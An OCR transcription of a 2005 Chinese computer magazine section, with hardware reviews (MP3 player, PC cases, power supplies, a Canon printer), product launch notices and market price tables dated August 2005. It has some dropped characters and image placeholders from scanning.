蝶恋Z-300MP3，支持多种文件播放模式，具有七种音效选择。LRC文件歌词同步显示；支持A-B复读和内置录音，让您可以随时随地当作一只简单的录音笔来使用。产品使用了标准接口，即插即用。采用了内置 电设计，低功耗电源管理。支持USB充电，大约可持续播放10多小时以上。其内置高灵敏度FM立体收音机，全自动搜索电台并可储存多个频道的节目。兼具了FM、闪存、录音、复读等多种功能，集成了多种数码功能于一体，代表了当今最为时尚的流行MP3产品。

鸣蝶恋Z-300外观非常小巧，看上去文静、可人，其外形尺寸仅为30×52×16.8(mm)，重量上不含 电池也仅为25克，很适合携带和佩挂。外壳上，蝶恋Z-300采用了全铝合金质地。

鸣蝶恋Z-300的按键设计也非常精致，均分布在机身两侧。此外，机身底部还有一重置键， 鸣蝶恋Z-300的文本阅读功能支持TXT格式的标准文本文件，分四行显示。另外，其还集成了电话本功能，也令人称赞。 鸣蝶恋Z-300采用了很时尚的图形化操作界面，加以文字的注释，给用户提供了很方便的操作空间。 CF [CP07]





百盛 L101 机箱

■ CFan 评测室

百盛L101机箱是百盛前不久刚刚推出的一款非常具有特色的产品。

百盛L101机箱在面板设计上，采用了银、黑的搭配。由于面板黑色部分采用有机玻璃制成，所以在反光度上远胜过普通的塑料材质。为了防止用户因自己购买的光驱因为颜色与面板没法完美搭配，百盛L101还特意为所有的光驱扩展位加装上了装饰弹门。

符合Intel的38度概念似乎已经成为了目前全部机箱的一个标准，在这款百盛L101机箱的侧板上我们可以看到专门用来为CPU与板卡进行散热的散热孔。除了在侧板上这款机箱作了充分的散热设计外，在背板上百盛L101同样进行了良好的散热设计。

机箱前面板中间有个像录音机喇叭一样的蜂窝式设计，其实这并不是音箱或者喇叭，而是前方散热风扇的进风口，蜂窝式的设计既保证了进风量，又起到一定的防尘作用。机身正面下方是前置USB的栖息之地，按下后防尘面板会弹出，里面有两个USB和音频接口，可以通过主板的扩展接口实现前置USB的功能，在前置USB右上方还有一个百盛的LOGO，表示出了这款产品的出身。

作为38度机箱有一个非常重要的特征就是都预留了一个侧面的导风管，这个导风管正对着CPU的位置，可以为CPU提供良好的散热，整个导风管系统包括上部管道、凸缘、下部管道、防尘网罩四个部分，其中凸缘起固定导风管的作用，导风管不可以任意伸缩，更不可随意转动方向。防尘罩则可以过滤一部分灰尘，使整个导风管能够长期稳定工作。防尘罩是一个活动的部分，用户发现防尘罩污浊后可以拆卸下来清洗，这样就可以像空调的过滤网一样经常清洗，反复使用。

内部设计上，百盛L101很简洁。不过，多达4个光驱位与7个光驱位的扩展容量却可以轻松满足广大DIY玩家的需要。 CF [CP08]

航嘉冷静王至尊版电源



■ CFan 评测室

冷静王至尊版，是航嘉最新推出的冷静王系列最高端的产品，它最大的特点，就是使用了14cm的大尺寸风扇。

冷静王至尊版的主要特点包括：1.主动PFC，宽电压设计；2.符合Intel 12V 2.01电源规范；3.超大14cm散热风扇；4.航嘉特有的REMI屏蔽输出线。其中REMI屏蔽线是航嘉独特的输出屏蔽技术，加装高性能滤波电容，杜绝电磁干扰，为显卡及硬盘提供稳定纯净电流，保证显卡及硬盘性能的超常发挥 。

在300W以下的静音电源上，采用12cm的散热风扇，可以在噪音与散热之间取得一个良好的平衡，但在300W以上的高功率电源上，即使把转换效率做到70%甚至80%以上，但当满载运行时，仍然有相当的电能转化成了热量，而且功率越高，满载运行时产生的热量绝对值越高，这就对散热风扇提出了高要求——风量必须足够地大，才能够保证热量的及时排出。



保证足够大的风量，加大转速，很多风扇都可以做到，但加大转速后，噪音也会急剧上升，对于那些爱好安静的朋友，噪音是无法忍受的。

14cm散热风扇，可以很好地解决散热与噪音之间的平衡。14cm的风扇，过风面积比12cm的风扇增加了36%——这是一个很惊人的数字！

在电源输出线路部分，我们首先看到冷静王至尊版的电源线已经经过了蛇皮网包裹，在接入机箱主板的时候也不会显得过于凌乱。接口部分，冷静王至尊版提供了7个D型供电接口，4个SATA硬盘供电接口，绝对可以满足那些发烧级玩家的需要。另外，主供电接口可以随时从20pin切换为24Pin，不用另配转接线，给用户带来更多的便利和升级空间。

通过电源的铭牌，我们得知这是一款符合Intel ATX 12V 2.0规范的电源，其额定功率为400W，并且还通过了国内3C认证。其双路+12V输出分别为：$+12V_1=14A$，$+12V_2=15A$，绝对可以满足当前高端硬件平台对电源+12V输出的苛刻要求。 CF [CP09]



佳能MP780办公一体机

■ CFan 评测室

上一期里，我们曾经报道了HP推出的一款办公一体机产品，而近期，我们又拿到了一款佳能推出的此类产品——MP780。

对于办公应用环境，打印、复印速度关系着工作效率。作为PIXMA家族的新成员，PIXMA MP780拥有佳能全新的"FINE"打印头技术，其打印、复印速度可以实现黑白文本高达每分钟25页，彩色速度高达每分钟17页，性能极具优势，开创多功能数码打印机的速度纪录。速度的提升，提高了办公效率，节省了工作时间；无论是文件、报告还是各种资料，都可助您快速完成。

在高速打印性能的同时，PIXMA MP780同时具备了出色的打印输出品质。其打印分辨率达到4800x1200dpi，清晰地再现图像的每个部分，最小至2微微升的墨滴，不仅大大消除了图像打印的颗粒感，而且对于色彩过渡与中间色的表现都有了进一步提升，打印效果 美使用6色墨水打印。得益于"FINE"打印头技术，每一微小墨滴都能精确地定位于纸张的确定位置，确保更加锐利的图像。应用佳能"数码照片色彩"，打印照片的色彩更加贴近人们偏好的颜色，令照片 如生。

在图像输入方面，PIXMA MP780应用CCD传感器的扫描元件，拥有2400x4800dpi高光学分辨率，48位色彩深度。它能够一次扫描多张照片；同时，拥有佳能强大的照片扫描自动修饰和增强技术，能够自动减少照片上的灰尘和划痕，进行褪色修正，颗粒修正等功能。作为多功能数码打印机的顶级产品，它还具有自动输稿器，能够一次扫描多张文件并制作多页的PDF文档，拓展了扫描性能。

双面复印功能，大多在大型复印机上使用；具有双面彩色复印功能的外设产品大多需要额外的配件且成本非常高。PIXMA MP780内置了自动双面打印、复印功能，在不增加成本的前提下，进行自动的双面打印和复印工作，令办公中的文件复印工作更富有真实感，也更具有实际应用价值，极大地提高了纸张的利用率，有效地降低了办公成本。同时，PIXMA MP780还具有高速传真功能，无论是黑白的文稿，还是彩色图片传真，都能实现快速的发送或是接收；大容量存储器可以存储多达250页的文稿，避免了因为纸张或是墨水的不足而遗漏掉重要的传真信息，真正为办公用户酌情研究而设计，令PIXMA MP780独领多功能数码打印机 头。

除了基本功能外，PIXMA MP780标准配置了光盘盘面打印功能，不用复杂的安装与调试，轻松打印出高品质的光盘，无论是文件整理归档还是旅行照片保存，都会更加轻松。对于功能如此强大的多功能产品，PIXMA MP780的操作却格外轻松，真正体现了办公环境里对高效和高质的要求。各种操作都在控制面板上有明确的显示，双排字符的橙色液晶显示屏更显时尚特点。 CF [CP10]

金鼎2806B机箱

■ CFan 评测室



2806B是金鼎新近推出的一款38度机箱。性价比优势相当明显。

它采用了银黑相间的配色，前置接口和风扇，带有驱动器挡板设计，整体看起来相当大气。中间开关和接口部分设计成银色的横带，使得正面增加了生动感和灵活感。

金鼎2806B符合Intel的38度规范，所以设计有侧板风扇和侧面散热孔，专门为CPU提供散热。内部则有CPU导风道，以保证CPU的冷风供应。

金鼎2806B的尺寸比较大，提供了4个光驱的安装位置，实际上由于现在DVD刻录机的普及，大多数人根本用不了这么多的扩展空间。

金鼎2806B虽然不是一款高档的产品，但工艺相当不错，它的内部钢板较厚，边缘都使用了卷边设计，很有大厂产品的风范。这款机箱采用的是手拧螺丝，因此拆卸十分方便。它通过不少的铆钉或者螺钉方式将整个机箱内部很好地稳固结合，进一步证明厂家的精良制作，我们甚至因此找不出任何弯曲或者轻微扭曲的地方，即使在接受我们强行的暴力测试当中它也是如此的难于撼动，这显示出结构设计的出色和镀锌钢板材料的优质。

金鼎2806B机箱不仅具有极高的品质,同时也兼具了高雅的外形,确实是极具巧思的制作精良的机箱产品。 CF [CP11]



15天不满意无条件退货——爱国者音效王宣言掷地有声

2005年7月18日，国内移动存储、数码领导厂商华旗资讯在北京音乐厅召开了今夏最火热的一场MP3发布会——"爱国者音效王宣言 新品发布会"，推出了爱国者三大系列十余款MP3新品，同时爱国者音效王宣言向消费者郑重承诺，自购买之日起15天内发现比音效王音效更好的MP3，可以无条件退货。

平心而论，这确实是一个掷地有声，但又让人隐隐有些犯 咕的承诺。P890售价1499是不是太高了？到底音效王MP3 P890有什么技术含量？如何鉴定音质是好是坏？如果消费者不满意找谁退货？这是不是一次 头性质的虚假炒作？

带着这些疑问，本刊记者采访了华旗资讯移动存储总经理高哲和移动存储MP3项目经理江肖华。对于这些疑问，高哲作了如下解释：

爱国者音效王MP3 P890采用业界最顶级的双芯片架构（系统处理器和音频处理器），信噪比达到了90db；更具有高频扩展还原音效功能，能使MP3压缩过程中产生的高频部分失真得到还原，提升音质和音效。这些都是保证音效王MP3 P890音质出众的决定因素。但双芯片使成本提高了40%，现在媒体报价是1499元。音效王的目标消费群体，一是礼品市场，但礼品市场不大。二是过去的CD用户转为音效王。他们过去老以为MP3音质不如CD，现在，但现在CD用户缩水很厉害，迫使他们放弃CD转向MP3，音效王MP3 P890正是针对这类用户。三就是二次购买的用户，他们会对音质有更高的要求。

我们今天做这个宣言活动，主要是基于给用户一个信心，告诉用户可以去体验一下以前不可能相信的一个事实。你可能不相信国产品牌的质量可以做得这么好，那么你可以拿过去试一下，15天不满意可以退，我们就是这么自信。我们这宣言保证是退货，不是换货，所以我们对自己的产品还是很自信的。所谓眼见为实，耳听为虚。而且这次退货的承诺，渠道不用买单，一切由爱国者买单。如果真的有人退货，我们一定买单。而且，只要是用户自己觉得对音质不满意，不用经过任何专业的对比测试和专家认定，我们就负责在15天之内退货！

目前MP3播放器市场受到MP3手机的强势积压，而且一些小品牌厂商也在市场上低价甩货。面对这种情况，品牌MP3确实需要从技术和产品上进行一些调整，以适应市场竞争态势的变化。这次爱国者音效王MP3的推出，就是针对追求高品质用户的一次产品布局。不光如此，未来如何为不同层次的用户提供细分市场的产品，将是品牌MP3面临的最大课题。而爱国者的宣言活动，则将爱国者MP3品牌的技术含量进行了一次别开生面的精彩 释，而且从另外一个层次和高度上提升了其品牌实力。






极致光学，璀璨视界
——BenQ DC策略合作及新品发布会在京召开

继光存储事业单位与飞利浦（Philips）策略结盟，日前又正式宣布收购德国西门子（Siemens）手机事业体后，BenQ品牌扩张之路今日再下一城。

2005年8月2日，BenQ宣布与日系大厂Pentax(宾得)达成策略合作。这场名为"极致光学， 视界"的发布会，于北京中华世纪坛隆重召开。BenQ全球数字媒体事业群总经理陈其宏、明基中国营销总部总经理曾文以及Pentax镜头事业部本部长Masataka Tsuruta等双方高层人士悉数到场，为这件意义非凡的盛事锦上添花。本次发布会除揭示了未来BenQ数码相机战略规划与产品策略以外，同时还现场发布了两款500万像素的数码相机，包括BenQ E510与E520。这些产品不仅外观设计强调轻薄、时尚，引领数字生活潮流，镜头方面更采用Pentax领先全球的"SMC防眩光超级多层镀膜技术"，志在打造最完美的画质表现。



BenQ数码相机产品经理指出，目前全球DC产业前10大品牌除柯达（Kodak）外均为日系品牌。归根究底，数码相机关键零组件（如影像传感器）以及电子机构设计等核心技术都掌握在日系品牌手中，而光学镜头部分也是日系大厂能够胜出的重要因素之一。此前，BenQ已通过与以色列Zoran公司的策略合作，成功突破影像处理方面的技术壁垒。与此同时，BenQ集团企业友达光电（AUO）又在大屏液晶方面具有先天性优势，加上BenQ自身专精的光机电整合能力以及强大的生活美学设计中心，只留下镜头部分成为DC起飞的软肋。与Pentax策略合作，是双方最佳优势的互补，更使得BenQ数码相机如虎添翼。



Office利器！双飞燕"魔磁光电鼠"AK-90

"魔磁光电鼠"AK-90是一款由超轻免电池无线鼠和USB鼠垫组成的套装，鼠标呈对称流线型，由电磁感应供电的鼠标，无需使用电池；结合特有的无线射频辨识技术RFID，具有高速精准与抗干扰性极强的特点，光学分辨率800CPI，无任何干扰与延迟现象。AK-90在原有滚轮的基础上还特设计了一个横轮，能实现左右横移，更方便用户 览网页、外理文档和图片。在强大的"iOffice Works"鼠标增值软件驱动下，鼠标上的按键还可根据需要自定义如复制、撤消等功能。此外，通过第6键，无需反复移动、点击鼠标便可于桌面直接呼叫出自己想要的程序中。圆形活泼的鼠标垫采用的是可分离的垫板和上盖（一般有线鼠垫材质）组成，上盖的色泽可因个人喜好进行更换。

咨询电话:*800-830-5825*

产品价格:*请电话咨询*



激情蓝精灵火热上市

九州风神SNOWMAN K80有着蓝色的外壳，采用9225大尺寸充满激情的红色风扇和白色圆形外框，从整体上看绝对是时尚且具无限 力。市场主流的单滚珠轴承，可更为有效地延长风扇寿命。最大风量为55CFM，工作状态下噪音仅为28dBA，静音方面做得非常不错。而且风扇具有智能温控功能，可让它随着环境的变化而自动调节转速，以达到最佳性噪比，十分人性化。时尚的外观，加上精湛的工艺，一流的材质，使得K80性能十分优秀。它支持AMD K8全系列CPU，扣具使用也是极其方便的。相信此款高效能的散热器一定能让您的爱机都过炎炎夏日。

咨询电话:*82896511-14*

产品价格:*148元*




NEC S5100加一元升级512MB DDRII533双通道

细数目前本本市场2KG以下14寸笔记本屈指可数，支持DDRII双通道的2KG以下14寸笔记本，更是凤毛 角，NEC S5100便是其中之一。NEC S5100采用铝镁合金机身，体重仅1.9千克，14.1寸LCD、内置光驱、ATi Radeon X300同级显示核心、高主频Dothan处理器、DDRII内存（256×2 512M双通道）、1000M网卡、54M 802.11a/b/g无线网卡，支持PCI Express总线，硬件完全支持DirectX 9.0规范。NEC S5100采用银黑相间的外观设计，凸现出浓烈的商务气息，容易为更广泛人群所接受。从今日起购买NEC S5100，只需再加1元，便可梦想成真，256M升级为512M（256 DDRII533×2双通道），急速新体验，一元便实现。如此精品，怎容犹豫？

咨询电话:*800-810-1118*

产品价格:*请电话咨询*

SLI即将普及，华硕平价Intel SLi主板正式上市！



日前华硕推出了又一款Intel平台的nForce 4 SLI主板P5ND2-SLi。P5ND2-SLi采用最新的nForce4 SLi Intel Edition芯片组，支持最新的Intel LGA775 Pentium 4处理器及双核心处理器，支持高达1066MHz的FSB，两个PCI EXPRESS 16X插槽为组建SLI提供了强有力的支持。另外，华硕凭借自身强大的研发能力，充分挖掘了芯片组的潜力，使其内存频率支持到DDR2 720，为CPU超频时与内存的配合扫清了障碍。P5ND2-SLI标准版同样继承了华硕公司多项独家创新技术，如Stack CooL 2非常冷却技术，WiFi-g新无线连接技术，AI Net2网络侦测功能等，尤其是AI NOS超频技术可按照负载程度自动调整工作状态以加速处理性能，瞬间就能有效的提升系统性能，令超频轻松智能。此外还附送具有AI Booster工具程序，可让使用者从操作系统下启动AI NOS功能，是一个非常人性化的设计。

咨询电话:*800-820-6655*

产品价格:*1630元*




慧"芯"独具，骨感气质 –LG L1750E即将上市

日前，从LG传来消息，一款内嵌"f-Engine复真芯片"，可完美表现画质的LG L1750E即将于暑假上市。L1750E继续采用窄边框设计，整个机身采用具有金属感的银灰色，配以稳重脱俗的黑色圆形底座设计，尽显现代时尚所拥有的活力气息与个性主张。电源开关和OSD按键在面板右下方一字排开，完全符合了现代美学对于时尚品位的追求。L1750E的响应时间为8ms，300流明的亮度、700：1的对比度和水平/垂直方向160度的宽可视角度在同类产品中也堪称主流。L1750E的屏幕可以实现上下100mm的高度调节，而且屏幕可以调到最底部，前后可作30度角的倾斜；更出人意料的是，L1750E的屏幕可以在水平面内实现向左、向右各175度（即350度）自由旋转，让用户随心所欲的观看屏幕。相信L1750E将在L1750SQ既有的骄人市场表现基础上，再掀新的暑期销售高峰。

咨询电话:*800-810-1971*

产品价格:*请电话咨询*


多彩垂直鼠标，引爆二次革命



多彩科技推出了一款颠覆业界传统思维的新一代垂直鼠标——多彩 DLM-368，该鼠标采用高科技抗菌类肤优质材料，完全贴合手感的稳定按键触觉，无需重力，手指呈自然垂直的舒适度。人性化的高度设计手位打破传统鼠标的呆滞概念。严格按照人体工程学原理，使机械的科技工艺至始贯彻人性化的健康意识，达到令人体彻底放松的自然 情状态。其对应的窝槽式设计，可以引拇指与四指自然环握鼠标，当您按键时鼠标会保持稳定，因为大拇指与其它手指的运动处于自然的相对状态。而拱形小屋似的鼠标脊背结合四周造型的弧形环握设计对手掌、手臂的支撑力几近于完美，能最大限度地舒展人体经络，消除了使用普通鼠标造成的前臂扭曲现象，还原手臂平伸的自然状态。作为新一代人体工程学鼠标，多彩 DLM-368 垂直鼠标完全依照人手、人手腕骨、手臂经络、以及肩 神经科学的出色流线性设计，结合柔软类肤的抗菌、杀菌材质工艺，摆脱过去手臂骨因长期交叉操控鼠标的拘紧状态，还你身心自由姿势， 意呼吸！

咨询电话:*0755-27394092*

产品价格:*168 元*



U 盘大小的电视棒

天敏推出 U 盘大小的迷你电视棒——U 盒 UT800，USB2.0 接口，插在笔记本 USB 接口上就可以收看电视。体积只有 U 盘一般大小（95 × 25 × 12mm），铝合金加厚外壳，抗变形、抗摔。可以接收及录制模拟电视节目，支持 10BIT 视频解码和 16BIT 音频解码，硅高频头只有 4 平方毫米大小，抗干扰能力强，色彩艳丽，层次丰富。

咨询电话:*0755-26755800*

产品价格:***请电话咨询***

领跑 2.2 版，金河田支持双核心劲霸 ATX-S528 电源上市



近日，金河田公司在国内率先推出符合 Intel 最新规范 ATX 12V 2.2 版标准（即加强双路 12V 输出）的新劲霸电源—— ATX-S528。ATX-S528 额定功率为 350W，是一款面向中高端 DIY 用户的大功率电源，最大功率 420W。它的两组 +12V 分别可提供 10A 和 15A 的电流，符合 ATX12V 2.2 版规范对 350W 电源的要求。ATX-S528 内部用料比较扎实：输入商 EMI 滤波电路完整，两颗 680μF 高压滤波电容，低压输出电路的扼流圈匝数众多。为了提高热量疏导效率，该电源采用了 14CM 超大直径散热风扇，具有 7 片扇叶，风量可达 54CFM，加之配合有通风量很高的蜂巢式散热孔，能够保证良好的散热效果。14CM 散热风扇基于智能温控电路，转速视温度高低在 900~1200rpm 之间，将噪声控制在 25dB 以内，即便在非常安静的环境中也无法察觉散热风扇噪音，静音效果优异。

咨询电话:*0769-5057928*

产品价格:***请电话咨询***



精致生活引发超小型存储卡之争
——Kingmax 全新 MMC micro 耀眼登场

Kingmax MMC micro 在 PIP 封装技术的加持之下拥有独一无二的完全防水、抗压防尘等产品优势，其每秒 26.5MB 的超高速数据传输速度以及支持 1.8V/3.3V 双电压功能也使得产品本身具有较强的影音功能和较低的耗电量，非常适合用于手机、MP3、PDA 等小型数码设备中。

对应未来 3G 系统的激活以及更佳严格的数码多媒体影音功能需求，新一代的 MMC micro，无论在高画质影像的捕捉、高水平的影音播放，均能够实实在在的满足广大消费者的需求，带给我们精彩丰富的数码新体验！

咨询电话:*010-85229082-8011*

产品价格:***请电话咨询***

演绎时尚的金属精灵——三星数码相机 Digimax i5 进军中国



日前，三星光电子将在 CHINA P&E 摄影器材展会上大放异彩的超薄卡片式数码相机 Digimax i5 带入中国。Digimax i5 采用全钢机身，2.5 英寸的超大 LCD 显示屏，500 万有效像素 CCD，内藏潜望式 3 倍光学变焦镜头，厚度仅 1.73cm。Digimax i5 独有的 Safety Flash（安全闪光）功能，让你在迷人的夜色酒吧聚会时使用闪光灯也可以得到自然的拍摄效果，强大的动态影像拍摄、编辑功能绝对会让你爱不释手。高压缩比、高画质的 MPEG-4 动态影像格式为你节省更多存储空间，包括暂停、连拍、防抖、影像编辑在内的人性化功能，让你享受每一分种使用它的快乐。你甚至可以在 11 种风格 异的拍摄模式和 7 种色彩的照片效果中充分章显你最个性化的创意。

咨询电话:*010-65689988-7563*

产品价格:***请电话咨询***

CF [CP13]



■本栏目的行情报价由《电脑爱好者》编辑部提供。

本期行情报价截止到2005年8月1日，此价格为市场采集，且经常波动仅供参考。(单位:元)

CPU

关注之星



英特尔 奔腾4 630 3.0GHz(盒)


点评: 秉承了intel的优良工艺和先进的技术,L2缓存容量增加了1倍，达到了2MB，大大增加了这款处理器的集成度。同时还引入了EIST电源管理技术，使得这款处理器性能卓越。

Intel		AMD	
型号	平均价	型号	平均价
英特尔 赛扬D 320 2.4G(散)	545	AMD Sempron 2200+(散)	405
英特尔 赛扬D 335 2.8G(散)	690	AMD Sempron 2400+(散)	455
英特尔 奔腾4 2.4CGHz(散)	1230	AMD Sempron 2800+ 754针(盒)	750
英特尔 奔腾4 2.66GHz(盒)	1090	AMD Sempron 3100+ 754针(盒)	900
英特尔 奔腾4 2.6CGHz(散)	1250	AMD Athlon XP 2600+(0.13散)	650
英特尔 奔腾4 2.8EGHz(散)	1350	AMD Athlon 64 3000+(939Pin/盒)	1160
英特尔 奔腾4 3.0EGHz(盒)	1480	AMD Athlon 64 3000+(0.13盒)	1230
英特尔 奔腾4 630 3.0GHz(盒)	2100	Athlon 64 3500+(0.13散)	2580

市场动态 AMD的销量现在有不错的表现。64位的低端处理器即将到来，市场上AMD的一些产品仍然缺货，还得请大家再忍耐一些时日。

主板

关注之星



升技 IG-80

点评:升技的做工和技术无疑在这款主板中得到了很好的体现,运行非常稳定,玩家可以得到很好的享受。

Intel		AMD	
型号	平均价	型号	平均价
微星 845GVM-L(MS-6714)	455	华硕 A8V	988
微星 865PE Neo3-F	678	华硕 A8N-SLI Deluxe	1395
七彩虹 C.915P-775	685	升技 KV8	799
硕泰克 SL-865Pro2-FGR	700	升技 AN8	1199
升技 IG-80	830	昂达 热力狂 NF4	899
升技 AL8	1424	磐正 9NPA+ Ultra	999
华硕 P4S800-MX	610	技嘉 GA-8S648	560
技嘉 GA-8S648	560	七彩虹 C.MK8AS	739

市场动态 CPU市场的硝烟已经慢慢蔓延到主板市场,针对AMD64位的主板,市场表现不俗。

显示器

关注之星



明基 FP71G+

点评:8毫秒的响应时间体现了现在液晶显示器的主流,设计素雅,而且在色彩的饱和度和亮度上这款机型也相当不错。

CRT		LCD	
型号	平均价	型号	平均价
优派 G75f+SB	1050	飞利浦 170S5	2150
飞利浦 107H6	980	优派 VP171s	2900
三星 795MB Plus	1130	LG L1740BQ	2680
LG F702B	985	三星 713N	2480
美格 770AH	1099	明基 FP71G+	2250

市场动态 各大厂商竞争十分激烈.17寸液晶在价格和品质上基本已经趋于成熟,如果您要购买显示器,可以考虑把它放进您的购物车。

品牌台式机

关注之星



TCL SHE 5218

点评:专为女性设计,外观纤巧,绽放个性,彰显女性力。

型号	平均价
联想 锋行K6030A AMD Athlon64 3000+\256MB\80GB\DVD-ROM\17'LCD	6900
联想 家悦C1070E AMD Sempron 2600+\256MB\80GB\DVD-ROM\17'LCD	4950
联想 家悦D3000A AMD Athlon64 2800+\256MB\80GB\DVD-ROM\17'LCD	5850
方正 商 N100 Pentium4 2.6G\256MB\80GB\DVD-ROM\17'LCD	5000
方正 卓越K100-8000 Pentium4 3.0G\512MB\160GB\COMBO\17'CRT	7599
方正 鼠米1010 Pentium4 2.93G\256MB\80GB\DVD-ROM\17'LCD	8400
戴尔 Dimension 3000N Pentium4 2.8G\256MB\80GB\DVD-ROM\17'CRT	5900
戴尔 Dimension 5100C Pentium4 2.8G\256MB\80GB\COMBO\17'LCD	7000
戴尔 Dimension 4700C Pentium4 2.8G\512MB\80GB\DVD-ROM\17'LCD	7299
TCL 海盗T6520 Pentium4 515 2.93G\256MB\80GB\DVD-ROM\17'CRT	5998
TCL 锐翔K8551 Pentium4 2.66G\256MB\80GB\DVD-ROM\17'LCD	5198
TCL SHE 5218 Pentium4 2.93G\256MB\80GB\COMBO\17'LCD	7398
惠普 Pavilion 畅游人 a1037cl(PW715AA) AMD Sempron 3100+\256MB\80GB\COMBO\17'LCD	5880
惠普 Pavilion 畅游人 a1070cl(PW647AA) AMD Athlon64 3200+\512MB\80GB\COMBO\17'CRT	6599
惠普 Pavilion w1118cl Pentium4 3.0G\512MB\80GB\COMBO\17'CRT	7499
长城 嘉翔A-A726D Intel 赛扬D 2.66G\256MB\80GB\COMBO\17'LCD	4999
长城 嘉翔V-V616T Pentium4 2.93G\512MB\120GB\DVD±RW\17'CRT	6000
长城 嘉翔7000-7331T Pentium4 3.0G\512MB\120GB\COMBO\17'CRT	6999

市场动态 这个暑假,厂商之间各显神通,推出各种各样的促销品种,令人眼花乱.除此之外厂商还要配以完善的售后,才能使品牌的真具有竞争力。

笔记本

关注之星



华硕 W3A

点评:强大的硬件配置，加上高强度碳纤维面板,独特的快捷键设计,更方便您的使用。

型号	平均价
联想 旭日160 Pentium4-M 1.6GHz\256MB DDR\60GB/COMBO\12.1'\1.8Kg	9999
联想 天逸200 Pentium4-M 1.6GHz\256MB DDR\60GB\COMBO\13.1'\2.0Kg	11999
联想 昭阳S620 Pentium4-M 1.6GHz\512MB DDR\60GB\COMBO\13.1'\1.6Kg	13700
华硕 A3G Pentium4-M 1.5GHz\256MB DDR\40GB\COMBO\15.1'\2.6Kg	9988
华硕 A6G Pentium4-M 1.5GHz\256MB DDR\40GB\COMBO\15.4'\2.85Kg	11799
华硕 A6Va Pentium4-M 1.73GHz\512MB DDR\60GB\COMBO\15.4'\2.8Kg	15000
华硕 W3A Pentium4-M 1.6GHz\512MB DDRII\40GB\COMBO\14.1'\2.2Kg	13000
DELL Inspiron 600m Pentium4-M 1.6GHz\512MB DDR\30GB\DVD-ROM 8X\14.1'\2.26Kg	9800
DELL Latitude D600 Pentium4-M 1.6GHz\256MB DDR\40GB\COMBO\14.1'\2.12Kg	10600
DELL Latitude D800 Pentium4-M 1.7GHz\512MB DDR\60GB\COMBO\15.4'\3.18Kg	12800
三星 X05-K003 Pentium4-M 1.6GHz\256MB DDR\40GB\COMBO\14.1'\2.0Kg	9999
三星 P30-185Q Pentium4-M 1.5GHz\256MB DDR\40GB\COMBO\14.1'\2.5Kg	11850
三星 X15 plus F64Z Pentium4-M 1.5GHz\256MB DDR\40GB\COMBO\15.1'\2.4Kg	13200
方正 佳和H240D Celeron-M 2.2GHz\256MB DDR\30GB\DVD-ROM 8X\14.1'\2.8Kg	9999
方正 E3600D Pentium4-M 1.5GHz\256MB DDR\30GB\DVD-ROM 8X\14.1'\2.5Kg	11699
方正 颐和E220 Pentium4-M 1.7GHz\512MB DDR\60GB\COMBO\15.0'\2.7Kg	12999
明基Joybook 2100-102 Pentium4-M 1.6GHz\56MB DDR\40GB\COMBO\14.1'\2.6Kg	8999
明基Joybook 6000-C01 Pentium4-M 1.4GHz\256MB DDR\40GB\超薄外置COMBO\12.1'\1.4Kg	11200
明基Joybook DHS72-C36 Pentium4-M 1.6GHz\256MB DDR\60GB\DVD±RW\14.0'\1.9Kg	14688
富士通 S6230 Pentium4-M 1.6GHz\256MB DDR\40GB\COMBO\13.3'\1.65Kg	14888
富士通 E8010 Pentium4-M 1.5GHz\256MB DDR\40GB\COMBO\15.1'\3.0Kg	15200
富士通 S7011 Pentium4-M 1.6GHz\256MB DDR\60GB\COMBO\14.1'\1.77Kg	15888

市场动态 低端笔记本搏杀十分激烈，这也使得高端市场不能坐视不理，降价送礼已是常事。

硬盘

关注之星



WD 猛禽 72GB/8MB

点评：速度高达10000转，传输率非常高。只是价格令普通消费者生畏。

IDE 型号	平均价	SATA 型号	平均价
希捷 80GB/酷鱼 7200.7 Plus/2m	455	希捷 80GB/酷鱼 7200.7/SATA/8MB	500
希捷 120GB/酷鱼 7200.7 Plus/8m	580	希捷 80GB/酷鱼 7200.7/SATA/8MB	685
西部数据 WD1600BB	625	西部数据 WD2000JB	830
西部数据 WD1600JB/盒	755	西部数据 WD 猛禽 36GB/8MB	1080
日立 120G 7200转/2MB	675	西部数据 WD 猛禽 72GB/8MB	1900
日立 7K80 160GB/7200/2MB	855	迈拓 80GB/DiamondMax Plus9/8MB	565
迈拓 120G/DiamondMax Plus9/2MB	620	迈拓 120GB/DiamondMax Plus9/8MB	760
迈拓 160G/DiamondMax Plus9/2MB	710	三星 SP0812C(80GB)	600

市场动态 近期价格十分稳定，降幅的空间不大。

机箱

关注之星



多彩 DLC-MG416

点评:双程互动式散热通道及智能温控设计，充分保证系统的散热性能,同时前部的液晶面板可以显示智能监控的数据,还可设置闹铃,设计了人性化元素.

型号	平均价	型号	平均价
世纪之星 X501	260	多彩 DLC-MG416	590
世纪之星 M609	270	多彩 DLC-MF439	365
世纪之星 A805	410	多彩 DLC-MF436	315
爱国者 903A/B(250S P4-3C)	300	多彩 DLC-MF421	300
爱国者 D01(长城300 P4-PFC)	360	富士康 风行TL2-132	268
金河田 纳米6121B	435	富士康 风行TL2-436	315
金河田 星际6117	330	富士康 飞雪 X-197	258
金河田 风6106	260	富士康 风网TB666 银黑	315

市场动态 多彩一举推出多款机箱,在中高端机箱市场中,十分活跃。机箱的设计思路也慢慢发生变化,加入附加功能.

显卡

关注之星



华硕 EAX700-X/TD/128M

